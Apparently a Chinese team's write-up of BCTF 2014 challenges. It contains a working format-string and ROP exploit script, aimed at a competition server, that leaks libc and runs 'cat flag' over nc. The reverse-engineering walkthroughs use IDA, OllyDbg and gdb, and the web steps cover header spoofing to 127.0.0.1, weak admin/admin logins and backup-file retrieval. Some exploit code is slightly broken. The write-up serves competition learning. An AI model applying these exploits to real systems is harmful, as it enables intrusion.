最后就是在邮件主题中构造 ROP 链，由于邮件主题最多只有 64 字节的空间，我们可以使用一些抬高 ESP 的 gadgets 来将 ESP 指向邮件内容，并在邮件内容中构造最终的执行代码。

程序未开启 PIE，下面是程序中搜索到的一些 gadgets，用来构造一个执行 system 命令的 ROP 链已经满足了。

```

root@cloud001: ~/Desktop/wo... x root@cloud001: ~/Desktop/qin... x root@cloud001: ~/Desktop/qin... x root@cl
0x804c950: 0x25633633 0x006e2439 0x00000000 0x00000000 0x00000000
gdb-sigma$ ropgadget
ret = 0x80486a2
popret = 0x80486b9
pop2ret = 0x804930e
pop3ret = 0x804930d
pop4ret = 0x804930c
leaveret = 0x80488d8
ad desp_12 = 0x80486b6
ad desp_28 = 0x8049309

```

构造 ROP 链的方法有很多种，其中最基本的形式如下

ROP\_CHAIN = SYSTEM\_Addr + EXIT\_Addr + CMD\_Addt + CMD

注：SYSTEM\_Addr 和 EXIT\_Addr 通过格式化漏洞读取栈内泄漏的 Libc 库地址和给定的 Libc 文件计算出具体的内存地址。

## 0x05 溢出执行代码，成功 cat flag

```

root@cloud001: ~/Desktop/w... x root@cloud001: ~/Desktop/qin... x root@cloud001: ~/Desktop/qin... x root@cl
-----
#####
1. Compose mail
2. Show inbox
3. Show outbox
4. Delete a mail in outbox
5. Exit
#####
::::::::::
flag
::::::::::
BCTF{x14ng-fl4g-sh3m_m4_d3_zu1;m4;f4n;l3}
root@cloud001: ~/Desktop/qingbao#

```

惊现 flag：

BCTF{x14ng-fl4g-sh3m\_m4\_d3\_zu1;m4;f4n;l3}

## 相关代码

代码比较啰嗦，懒得修改了，明白原理的应该都能看懂。

注：

HEAP1 代表程序第一封邮件主题 Subject 的堆地址

LIBC 代表程序当前加载的 LIBC 库的基址

FD 代表程序进行 Socket 通信所使用的文件描述符

这三个变量都可以通过格式化漏洞在栈上读取获得。

```
#!/bin/env python
from struct import pack
from os import system

IP = '218.2.197.244'
PORT = '2337'

HEAP1 = 0x8b67c18          #get it by leaking
HEAP2 = HEAP1 + 0x40
LIBC = 0xf7470000          #get it by leaking
FD = 4                      #get it by leaking
SYSTEM = pack('<I',LIBC+0x0003ea70)
EXIT = pack('<I',LIBC+0x000b7684)
CMD_ADDR = pack('<I',HEAP2+0x6c)
CMD = "bash -c ' cat flag 1>&" + ";"           #cat flag
ROP_CHAIN = SYSTEM + EXIT + CMD_ADDR + CMD

PAYLOAD = {
    'WriteHeapMem' : '%1c%1$hn',
    'WriteEipMem' : '%1c%10$hn' ,
    'WriteEbpMem' : '%' + str(HEAP1) + 'c%9$n' ,
    'WriteEspMem' : '%c'*9 + '%n' ,
    'LeakStackHeap' : '%p' ,
    'LeakLibc' : '%p' * 74,
    'LeakFD': '%p' * 11
}

def attack(ip,port,exploit):
    binfile = 'exploit.bin'
    fd = open(binfile,'w')
    fd.write(exploit)
    fd.close()
    cmd = 'cat ' + binfile + ' | ' + 'nc' + ' ' + str(ip) + ' ' + str(port)
    system(cmd)

def exploit():
```

```
Junk= "\x90\x90\x90\x90"
POP4RET= pack('<!',0x804930c)           #pop esi;pop edi;pop ebp;ret
addesp_28 = pack('<!',0x8049309)        # add esp 28
RET = pack('<!',0x8049310)            #ret
revceier = 'random'
subject = Junk+POP4RET + pack('<!',FD)*4 +RET*5+ addesp_28
if len(subject)>=64:
    print "len(subject) :",len(subject)
    exit(0)
format = '%'+str(HEAP1)+c%9$n'
WriteEbpMem = format + (8-len(format)%8)*'A'
WriteEbpMem = WriteEbpMem + RET*20 + ROP_CHAIN
content = WriteEbpMem
if len(content)>=256:
    print "content too long:",len(content)
    exit(0)
composeMail = '1' + '\x0a' + revceier + '\x0a' +
              subject + '\x0a' + content + '\x0a'
MailNo = '1'
viewMail = '3' + '\x0a' + MailNo + '\x0a'
Exit = '5' + '\x0a'
exploit = composeMail + viewMail + Exit
attack(IP,PORT,exploit)

def TestCase(PayloadName):
    revceier = '1'
    subject = '1'
    content = PAYLOAD[PayloadName]
    composeMail = '1' + '\x0a' + revceier + '\x0a' +
                  subject + '\x0a' + content + '\x0a'
    MailNo = '1'
    viewMail = '3' + '\x0a' + MailNo + '\x0a'
    Exit = '5' + '\x0a'
    exploit = composeMail + viewMail + Exit
    attack(IP,PORT,exploit)

if '__main__' == __name__:
    #TestCase('LeakStackHeap')
    #TestCase('LeakLibc')
    exploit()
```

## REVERSE

## 最难的题目 (By d &amp; L0g1n)

当我看到它的时候，我觉得是我发光发热的时候了，终于可以有个题目简单一些了。

IDA 了一下，简单分析，再使用 OD (好像是有反调试，但用使用吾爱破解的 OD，直接无视了)，nop 掉 MessageBoxA，就可以等着它运行了，但需要下个断点，不然，就直接退出了，很坑啊，有木有，跑这个很慢的，哭了，时间就是金钱啊。为了这报告，我还要跑一次，奔跑中。。。

```


v10 = 0;
sub_401000(65535);
sub_401000(333);
result = sub_401050(1337);
v11 = 0;
for ( i = 0; i <= 0xFF; ++i )
{
    printf(".");
    for ( j = 0; j <= 0xFF; ++j )
    {
        for ( k = 0; k <= 0xFF; ++k )
        {
            for ( l = 0; l <= 0xFF; ++l )
            {
                ++v10;
                MessageBoxA(0, "bctf", "hello world", 0); // 运行的时候，用OD把这部分nop掉就好了，，然后，，就是等着了。
                v5 = i;
                v6 = j;
                v7 = k;
                v8 = l;
                sub_401960((int)&v5); // 计算部分
                if ( v10 == a1 )
                    sub_401920(); // 输出部分
            }
        }
    }
}
result = i + 1;

```

00401BCD	. E8 9EFEFFFF	<b>call</b> re_ss10.00401A70	
00401BD2	. 83C4 04	<b>add</b> esp,0x4	
00401BD5	. 8B4D F0	<b>mov</b> ecx,[local.4]	
00401BD8	. 51	<b>push</b> ecx	
00401BD9	. E8 92FEFFFF	<b>call</b> re_ss10.00401A70	
00401BDE	. 83C4 04	<b>add</b> esp,0x4	
00401BE1	. 8B55 E8	<b>mov</b> edx,[local.6]	
00401BE4	. 52	<b>push</b> edx	
00401BE5	. E8 86FEFFFF	<b>call</b> re_ss10.00401A70	
00401BEA	. 83C4 04	<b>add</b> esp,0x4	
00401BED	. 8B45 E0	<b>mov</b> eax,[local.8]	
00401BFF	. 50	<b>push</b> eax	
00401BF1	. E8 7AFEFFFF	<b>call</b> re_ss10.00401A70	
00401BF6	. 83C4 04	<b>add</b> esp,0x4	
00401BF9	. 68 34214000	<b>push</b> re_ss10.00402134	
00401BFE	. FF15 A8204000	<b>call</b> dword ptr ds:[&MSVCRT10.printf]	
00401C04	. 83C4 04	<b>add</b> esp,0x4	
00401C07	. 33C0	<b>xor</b> eax,eax	
00401C09	. 8BE5	<b>mov</b> esp,ebp	
00401C0B	. 5D	<b>pop</b> ebp	
00401C0C	. C3	<b>ret</b>	

这里的计算要进行4次啊

这里就是计算了，把里面的MessageBoxA nop掉。  
[nSomething wrong..Nothing Found!\nprintf



## 小菜一碟 (By L0g1n)

### ● 代码分析

- 5、OD 或是 IDA 都可以很明显的找出字符串，从而找到关键的函数 00401161（基址为 00400000）。
- 6、00401207——00401235，这部分代码是对输入的字符串做简单的判断，并在 5, 8, 12, 14 的位置处插入数字 1, 8, 0, 7，具体要求是输入必须为数字 0--9, 16 位长度。
- 7、0040124D，判断输入的第一位是否为 0，为 0，则错误。
- 8、004012CD——004013B8，这部分是第一个难点。循环两遍，主要作用是对输入的字符串前半部分进行除以 10 计算（使用 IDA 的 F5 功能，能把前两次使用 0x66666667 的地方转为除以 10 的操作），然后取余数和商，进行判断。有两处是进行是否相等的判断，有一处是不等式的判断。又因为是循环两遍，最后，得到的是四个方程，和两个不等式。利用 Python，写了一个简单的脚本，跑出来几组数据，验证这部分的分析是否正确。
- 9、004013BD——004013E7，这部分，还是对上面的计算进行验证，同样的方法，在 python 中增加判断条件，最后可以得到三组满足条件的数字 1990811888888888，6970825888888888，6971825888888888（8 是填充位）
- 10、后面又是一个函数，我真心快搞哭了，用上面的方法，没找出来，最后无奈了。将这个函数提取出来，用 c 语言写个程序，直接来跑，这个函数基本就不需要分析了。
- 11、终于到最后一部分判断了，0040140C——00401422，这部分有四个判断条件。（最后判断的那部分没写，没难度，对比一下，跟踪一下就出来结果了）
- 12、（最后一句，大神们，你们出题这么狠，你们妈妈知道么？）

### ● 方程

整理一下，得到的信息，如下：（这里的 s 表示，插入数字 1, 8, 0, 7 之后的字符串）

```
S5 = 1  
s0 == ((s6*s7)/10 + s5*s7)%10  
s1 > (s6*s7)%10  
((s6*s7)/10 + s5*s7)/10 == 0
```

```
s1-(s6*s7)%10==((s6*8)/10+8)%10  
s2 > (s6*8)%10  
((s6*8)/10+8)/10==0
```

## Python 脚本

(我这样的代码，你们是不看着很无奈呢，这么的不专业，代码我会一块打包发你们，还有我那各种记录的小笔记，写的纸上的就不给你们了。。。)

```
s5 = 1
for s0 in range(1, 10):
    for s1 in range(10):
        for s2 in range(10):
            for s3 in range(10):
                for s6 in range(10):
                    for s7 in range(10):
                        if (s0 == ((s6*s7)/10 + s5*s7)%10) and (s1 > (s6*s7)%10) and (((s6*s7)/10 + s5*s7)/10 == 0):
                            #print s0, s1, s6, s7
                            if (s1-(s6*s7)%10==((s6*s8)/10+8)%10) and (s2 > (s6*s8)%10) and (((s6*s8)/10+8)/10==0):
                                if (s1 != (s6*s7)%10) and (s2 != (s6*s8)%10):
                                    if ((s2 - (s6*s8)%10) <= s5):
                                        if((s2 - (s6*s8)%10) == s5):
                                            if (s3 < s6):
                                                #s5和s6是不需要输入的
                                                print str(s0)+str(s1)+str(s2)+str(s3)+'8'+str(s6)+str(s7)+"88888888"
                                        else:
                                            #s5和s6是不需要输入的
                                            print str(s0)+str(s1)+str(s2)+str(s3)+'8'+str(s6)+str(s7)+"88888888"
```

## ● C 语言

```
int main(int argc, char *argv[])
{
    //char st[20] = {1, 9, 9, 0, 8, 1, 1, 1, 8, 8, 8, 0, 8, 7, 8, 8, 8, 8} ;
    char s[20] = {0};

    s[5] = 1;
    s[8] = 8;
    s[12] = 0;
    s[14] = 7;

    s[0] = 6;
    s[1] = 9;
    s[2] = 7;
    s[3] = 0;
    s[6] = 2;
    s[7] = 5;

    char dst[20] = {0};
    int src5 = (int)&s[5];
    int src9 = (int)&s[9];
    int d = (int)dst;

    for(BYTE s0 = 0; s0 <= 9; s0++)
    {
        s[4] = s0;
        for(BYTE s1 = 0; s1 <= 9; s1++)
        {
            s[9] = s1;
            for(BYTE s2 = 0; s2 <= 9; s2++)
            {
                s[10] = s2;
                for(BYTE s3 = 0; s3 <= 9; s3++)
                {
                    if (sub_401000(src5, src9, d) == 0)
                    {
                        if(dst[1] == s[2] - (s[6]*8)%10)
                        {
                            if(dst[2] == s[3])
                            {
                                if(dst[3] == s[4])
                                {
                                    printf ("%d%d%d%d%d%d%d%d%d%d\r\n", s[0], s[1], s[2], s[3], s[4], s[5], s[6], s[7], s[8], s[9]);
                                }
                            }
                        }
                    }
                    else
                    {
                        //printf ("%d%d%d%d%d%d%d%d%d%d", s[0], s[1], s[2], s[3], s[4], s[6], s[7], s[9], s[8]);
                        //system("pause");
                    }
                }
            }
        }
    }
}
```

哥哥们，你们拯救一下我吧，这样的代码，我都快纠结死了，求优雅代码，求各种好意见。

### ● 分析截图

最后上几张 IDA 和 OD 的截图，这题目用了我一天半的时间，连妹子我都不搭理了，晚上做梦都是除法，最后，再上几张 IDA 和 OD 的截图：

```

text:00401313 09C      mov    [ebp+save_s6cs7_yushu], al ; src6*src7的余数;src6*8的余数
text:00401316 09C      mov    [ebp+save_s6cs7_yushu2], eax ; src6*src7的余数;src6*8的余数
text:00401319 09C      lea    eax, [ebp+src+5]
text:0040131C 09C      movsx edx, byte ptr [eax] ; 取src5的值, src5=1
text:0040131F 09C      imul  edx, esi ; esi为src7;8
text:00401322 09C      add    edx, ebx ; (src6 * src7)/10 + src5 * src7;(src6*8)/10+8
text:00401324 09C      mov    [ebp+var_7C], edx
text:00401327 09C      mov    eax, 66666667h
text:0040132C 09C      imul  edx
text:0040132E 09C      sar   edx, 2
text:00401331 09C      mov    ebx, edx
text:00401333 09C      shr   ebx, 1Fh
text:00401336 09C      add    ebx, edx
text:00401338 09C      mov    al, bl
text:00401339 09C      mov    cl, bl
text:0040133C 09C      shl   al, 2
text:0040133F 09C      add    cl, al
text:00401341 09C      mov    [ebp+shang], ebx ; ebx为商
text:00401344 09C      mov    ebx, [ebp+var_7C]
text:00401347 09C      mov    eax, [ebp+shang]
text:0040134A 09C      add    cl, cl
text:0040134C 09C      sub    bl, cl
text:0040134E 09C      mov    [ebp+var_57], bl ; bl为余数
text:00401351 09C      mov    [ebp+IsZero?], al ; al为商
text:00401354 09C      cmp    ch, bl ; ch的值s[0]
text:00401354 09C      ; s[0]-((s6*s7)/10+s5*s7)%10
text:00401356 09C      jnz   short loc_4013BD
text:00401358 09C      mov    al, [ebp+des+1] ; al的值s1
text:00401358 09C      ; s2
text:0040135B 09C      mov    edx, [ebp+save_s6cs7_yushu2]
text:0040135E 09C      cmp    al, dl ; ((s6*s7)%10
text:00401360 09C      jle   short loc_4013BD
text:00401362 09C      cmp    byte ptr [ebp+shang], 0
text:00401366 09C      jnz   short loc_4013BD
text:00401368 09C      mov    [ebp+edi+des2], bl
text:0040136C 09C      mov    [ebp+edi+des2+1], dl ; 修改s[1] = (s6*s7)%10
text:00401370 09C      mov    ch, al
text:00401372 09C      sub    ch, dl ; ch = s[1] - ((s6*s7)%10
text:00401372 09C      ; ch = s2 - (s6*8)%10
text:00401374 09C      mov    edx, [ebp+data_2] ; edx=2;3
text:00401377 09C      lea    esi, [ebp+src]
text:0040137A 09C      mov    [ebp+edi+des2+2], ch ; d[2] = s[1]-((s6*s7)%10
text:0040137A 09C      ; s2 - (s6*8)%10
text:0040137E 09C      mov    bl, [edx+esi] ; 取source[2];src[3]
text:00401381 09C      inc    edx
text:00401382 09C      mov    [ebp+edi+des2+3], bl ; src2
text:00401382 09C      ; src3

```

8845 AA	<code>mov byte ptr ss:[ebp-0x56],al</code>	$s[6]*s[5]$ 余数; $s[5]*8$ 的余数
8945 A0	<code>mov [local.24],eax</code>	$s[6]*s[5]$ 余数; $s[5]*8$ 的余数
8D45 DD	<code>lea eax,dword ptr ss:[ebp-0x23]</code>	01的地址
0FBE10	<code>movsx edx,byte ptr ds:[eax]</code>	01
0FAFD6	<code>imul edx,esi</code>	$01*s[6];8$
03D3	<code>add edx,ebx</code>	再加上ebx
8955 84	<code>mov [local.31],edx</code>	11 0xb;0xc
B8 67666666	<code>mov eax,0x66666667</code>	
F7EA	<code>imul edx</code>	
C1FA 02	<code>sar edx,0x2</code>	
8BDA	<code>mov ebx,edx</code>	
C1EB 1F	<code>shr ebx,0x1F</code>	
03DA	<code>add ebx,edx</code>	
8AC3	<code>mov al,bl</code>	商
8ACB	<code>mov cl,bl</code>	
C0E0 02	<code>shl al,0x2</code>	
02C8	<code>add cl,al</code>	
895D 9C	<code>mov [local.25],ebx</code>	余数
8B5D 84	<code>mov ebx,[local.31]</code>	商
8B45 9C	<code>mov eax,[local.25]</code>	$s[0]$
02C9	<code>add cl,cl</code>	
2AD9	<code>sub bl,cl</code>	
885D A9	<code>mov byte ptr ss:[ebp-0x57],bl</code>	
8845 A8	<code>mov byte ptr ss:[ebp-0x58],al</code>	
3AE8	<code>cmp ch,bl</code>	
75 65	<code>jnz Xdivide_c.009613BD</code>	$s[1] > (s[5]*s[6])$ 的余数; $s[2]>s[5]*8$ 的余数 $((s[5]*s[6])/10+s[7])/10 == 0; ((s[5]*8)/10+8$
8A45 AF	<code>mov al,byte ptr ss:[ebp-0x51]</code>	
8B55 A0	<code>mov edx,[local.24]</code>	
3AC2	<code>cmp al,dl</code>	$((s[5]*s[6])/10+s[7]) \% 10$
7E 5B	<code>jle Xdivide_c.009613BD</code>	$(s[5]*s[6])$ 的余数
807D 9C 00	<code>cmp byte ptr ss:[ebp-0x64],0x0</code>	
75 55	<code>jnz Xdivide_c.009613BD</code>	
885C3D C4	<code>mov byte ptr ss:[ebp+edi-0x3C],bl</code>	$s[1]-(s[5]*s[6])$ 的余数是ch
88543D C5	<code>mov byte ptr ss:[ebp+edi-0x3B],dl</code>	$[local.23]$ 被赋值为2;3
8AE8	<code>mov ch,al</code>	取 $s[0]$ 地址
2AEA	<code>sub ch,dl</code>	
8B55 A4	<code>mov edx,[local.23]</code>	取 $s[2] = 3; s[3] = 4$
8D75 D8	<code>lea esi,[local.10]</code>	$edx=3$
886C3D C6	<code>mov byte ptr ss:[ebp+edi-0x3A],ch</code>	$s[2] = 3$ 写入
8A1C32	<code>mov bl,byte ptr ds:[edx+esi]</code>	$edi$ 前面被赋值为 $0xb$ , 现在为 $0xf$
42	<code>inc edx</code>	
885C3D C7	<code>mov byte ptr ss:[ebp+edi-0x39],bl</code>	$bl = 3$
83C7 04	<code>add edi,0x4</code>	
886D AE	<code>mov byte ptr ss:[ebp-0x52],ch</code>	
885D AF	<code>mov byte ptr ss:[ebp-0x51],bl</code>	
8055 04	<code>mov [local.23],edx</code>	

## ● 最后

我用 OD 跟踪了一遍，又 IDA 搞了两遍，每次都是崩溃，安静的都搞下来之后，发现，不过如此。学到了很多，谢谢各位大神。。

## 码海密踪 (By d)

### ● 吐糟

话说开始做这题时，完全被搞懵了，各种跳转表，各种 call 寄存器的函数调用，一层套一层。懵了好久好久才发现这个东东怎么有点像虚拟机啊，然后才注意到文件名是 vm 啊有木有~>\_<

### ● 初探

main 函数 401600 中，很明显，需要 argc 为 2， argv[1] 的长度小于等于 48 位。 memcpy 后 3 个 call，判断一个结果是否为 0，等于 0 则我们输入的是正确的 key。直接用 gdb 跟吧。

在 0x4016E7 下断发现输入的参数会被 memcpy 到 0x6040A0 处，第 1 个 call 调用 400A60，第 2 个 call 调用 main\_loop(4013F0)，里面好大一个跳转表，第 3 个 call 调用 0x400AE0

貌似 1、3 比较简单，先看 2 吧，开始各种函数、各种跳转的跟进跟出。知道了 main\_loop 会按照某一顺序调用 400b30~401380 这编号 0~22 的函数，仔细分析了 4~5 个其中最早调用的函数，以及他们所以调用的函数，发现总是从某一指针处取值，然后写几乎总是在固定几个地方，且有几个指针都是以 0x604010 加上某偏移值取出来的。另外，发现 main\_loop 循

环的次数与参数的长度有关。

于是终于发现，这是一个虚拟机啊>\_<，

### ● VM 分析

好吧，那就按虚拟机的思路来，很自然的就对上号了。0~22 编号的函数就是 23 种虚拟机指令，`main_loop` 便是完成不断取指令并执行的过程。在 `main_loop` 上找一个关键点下断 `break *0x40141B`，每一次断下来时执行 `x/64bx 0x604010` 查找线索。第一次断下来时，终于可以确定，`0x604048` 处为虚拟机的 PC，初值指向 `603090 (0xde,0xad,0xc0,0xde...)` `0x604030` 处为数据段指针，初值指向输入的参数。继续不断执行程序，又在 `0x604040` 处发现了栈指针，一直执行下去，在 `604018`、`60401C`、`604020`、`604024`、`604028` 发现了寄存器。

使用 `gdb` 的 `command` 功能按图设置。这样每次断下来时，会自动显示 PC、当前要执行指令的十六进制代码，指令编号、栈顶指针、栈中内容、数据指针、5 个寄存器。

### ● 指令分析

然后根据每次继下时 PC 的值，将不同长度的指令划分出来。再通过调试及读 23 个指令函数的代码。大致得出了部分指令的含意。

好吧，虽然不全，但还是能看来这部分指令只是判断这长度 48 的字符串是否都是由 0~9 或 A~F 组成的。



```
(gdb) break *0x40141b
Breakpoint 1 at 0x40141b
(gdb) command
Type commands for breakpoint(s) 1, one per line.
End with a line saying just "end".
>p/x *(int*)($rax+0x38)
>x/8bx *(int*)($rax+0x38)
>p/x $rcx
>p/x *(int*)0x604040
>x/12wx *(int*)0x604040
>p/x *(int*)0x604030
>x/5wx 0x604018
>end
(gdb) r 123456781234567812345678123456781234567812345678
Starting program: /home/d/ctf/vm 1234567812345678123456781234567812345678

Breakpoint 1, 0x000000000040141b in ?? ()
$1 = 0x603070
0x603070: 0xde 0xad 0xc0 0xde 0x7c 0xe 0x12 0x12
$2 = 0x78
$3 = 0x604138
0x604138: 0x00000000 0x00000000 0x00000000 0x00000000
0x604148: 0x00000000 0x00000000 0x00000000 0x00000000
0x604158: 0x00000000 0x00000000 0x00000000 0x00000000
$4 = 0x6040a0
0x604018: 0x00000000 0x00000000
0x604028: 0x00000000
```

```
0x603093: 0x70 0x00 0x00 0x00 0x2f      push 2f
0x603098: 0x75 0x05                      if(D!=0)PC=PC-05
          0x71 0x30
0x60309c: 0x73 0x00                      pop D
          0x6d 0x22                      mov A,KEY
          ?
0x6030a0: 0x76 0x02                      cmp A,C
          0x79 0x33
          0x7a
          0x70 0x00 0x00 0x00 0x46      A=C跳至? ; KEY='0'跳0x6030d7
          KEY++
          0x71 0x10
          0x76 0x01
          0x78 0x27
0x6030b0: 0x70 0x00 0x00 0x00 0x30      A>B,跳
          0x71 0x10
          0x76 0x01
          0x77 0x16
          0x70 0x00 0x00 0x00 0x46      push 46
          0x71 0x10
          0x76 0x01
          0x78 0x27
          0x70 0x00 0x00 0x00 0x30      pop B
          0x71 0x10
          0x76 0x01
          0x77 0x16
          0x70 0x00 0x00 0x00 0x46      cmp A,B
          0x71 0x10
          0x76 0x01
          0x77 0x0b
          0x70 0x00 0x00 0x00 0x41      A>B,跳0x6030d1
          0x71 0x01
          0x76 0x01
          0x77 0x06
          0x70 0x00 0x00 0x00 0x41      push 0x41
          0x71 0x01
          0x76 0x01
          0x77 0x06
          0x70 0x00 0x00 0x00 0x41      pop B
          0x71 0x01
          0x76 0x01
          0x77 0x06
          0x70 0x00 0x00 0x00 0x41      cmp A,B
          0x71 0x01
          0x76 0x01
          0x77 0x06
          0x70 0x00 0x00 0x00 0x41      A<B,跳
          0x71 0x01
          0x76 0x01
          0x77 0x06
          0x70 0x00 0x00 0x00 0x41      xor A?
          0x71 0x01
          0x76 0x01
          0x77 0x06
          0x70 0x00 0x00 0x00 0x41      cmp A,A=0?
          0x71 0x01
          0x76 0x01
          0x77 0x06
          0x70 0x00 0x00 0x00 0x41      A=0,跳0x6030dc
          0x71 0x01
          0x76 0x01
          0x77 0x06
          0x70 0x00 0x00 0x00 0x41      retn
```

那就继续划分指令好了。突然，你看我在寄存器里发现了什么~

```

Breakpoint 1, 0x0000000000040141b in ?? ()
$4533 = 0x60311b
0x60311b: 0x76 0x12 0x6d 0x00 0x79 0x03 0x6b 0x00
$4534 = 0x10
$4535 = 0x604138
0x604138: 0x00000000 0x00000000 0x00000000 0x00000000
0x604148: 0x00000000 0x00000000 0x00000000 0x00000000
0x604158: 0x00000000 0x00000000 0x00000000 0x00000000
$4536 = 0x6040c8
0x604018: 0x00000001 0x87654321 0xf33746e6 0x00000000
0x604028: 0xffffffff
(gdb) 

```

程序将我的某一个 12345678 读入寄存器了，这是明码比较的节奏吗？马上翻译一下 '\x6e\x64\x73\x3f'='nds?' 看来结果有些接近了。把 0x87654321 改成 0xf33746e6 让程序继续执行。然后第二组。

0x604018:	0x00000001	0x87654321	0x54962766	0x00000000
0x604028:	0xffffffff			

同理第 3 组。

0x604018:	0x00000001	0x87654320	0x02542601	0x00000000
0x604028:	0x00000001			

不过这里貌似不再是直接比较了？不过没关系，跟踪时发现，这 3 组值都是由 PUSH、POP 读入寄存器的，于是直接在代码段搜 PUSH 指令 0x70 0xaa 0xbb 0xcc 0xdd。

找到了后 3 组

0x700x540x770x020xe7  
0x700x160x360xc2 0xf6  
0x700x160x860x570x47

```

>>> print '\x74\x75\x68\x61\x6f\x2c\x63\x61\x7e\x20\x77\x45\x20\x62\x45\x20\x66\x
x72\x69\x45\x6e\x64\x73\x3f'
tuhao, ca~ wE bE friEnds?

```

从第 3 组得知可能存在简单的变形，所以脑补一下好了~（好在出题者手下留情了^\_^）  
tuhao, ca~ wE bE friEnds?

```

d@dku:~/ctf$ ./vm 747568616F2C63616E20774520624520667269456E64733F
Nice!!! U got it!
d@dku:~/ctf$ 

```

WEB

## 分分钟而已 (By Lanlan)

(1) 首先来到一个页面，

Web 100

H.shao

Lamos

Angelia

Ray

Hi~.

页面地址是 <http://218.2.197.237:8081/472644703485f950e3b746f2e3818f49/index.php> 把其中的 MD5 拿去破了一下，发现是人名加三位数字

8d44a8f03ab5f71ce78ae14509a03453

ray300


07b5511fb9e036990211eff978b1ee16

Lamos508

20e8c6b8771ed6f565e6c251b319519a

Angelia689

(2) 跑了一下 Alicexxx，成功得到这样一个页面



看了一下注释，`<!-- $_POST['key=OUR MOTTO'] -->`，试了很多方法，最后提交

Key=The quieter you become the more you are able to hear (不带标点很坑爹)

结果发现重定向到了百度 .....

(3) 抓包看了一下，重定向的返回信息指向一个目录

```
HTTP/1.1 301 Moved Permanently
Server: nginx
Date: Tue, 11 Mar 2014 04:00:47 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.17
Location: http://baidu.com/
Content-Length: 243

flag-in-config.php.bak<html>
<head><title>BT5</title></head>
<body style="background-position:center;background-color:black;background-image:url(./bt5.jpg);background-repeat:no-repeat;">
    <!-- $_POST['key=OUR MOTTO'] -->
</body>
</html>
```

(4) 首先打开

<http://218.2.197.237:8081/472644703485f950e3b746f2e3818f49/flag-in-config.php.bak>

出现一个暴漫的笑容，难道蓝莲花的小伙伴们，在某次外国 CTF 上学会了卖萌神技？

(5) 之后打开

<http://218.2.197.237:8081/472644703485f950e3b746f2e3818f49/config.php.bak>

打开后，出现了一大堆的符号，估计是 js 的一种加密方式，把他们直接粘贴到 Chrome

Console 里面，就可以出 flag 啦~

## 真假难辨 (By 杜荀鹤 & Summer)

点击进入游戏，修改 post 包里 ip 属性为 127.0.0.1，弹出密码框，直接 admin/admin 弱口令进去，出现游戏界面。

观察后发现，游戏共有两个源文件，其中生成 key 的代码都在 agent1.js。

在 agent1.js 中搜索 key，可以找到生成 key 的关键代码如下。

```
var authnum = function(key, num){
    var list = new Array('a', 'b', 'c', 'd', 'e', 'f');
    key = "BCTF{" + key + "|";
    for(var i = 0; i < num; i++)
    {
        key += list[i%6];
    }
    key = key + "}";
    return key
}
```

```

if(this.deadghost == 10){
    this.key = authnum(this.key, this.deadghost);
    alert("The Key is:" + this.key);
}

```

看最后弹出 key 的代码，由于 if 中的判断，authnum 函数的第二个参数肯定是 10，关键在于第一个参数。

第一个参数 this.key 是由这几行代码确定的。

```

initialize:function(){
    this.key = "";
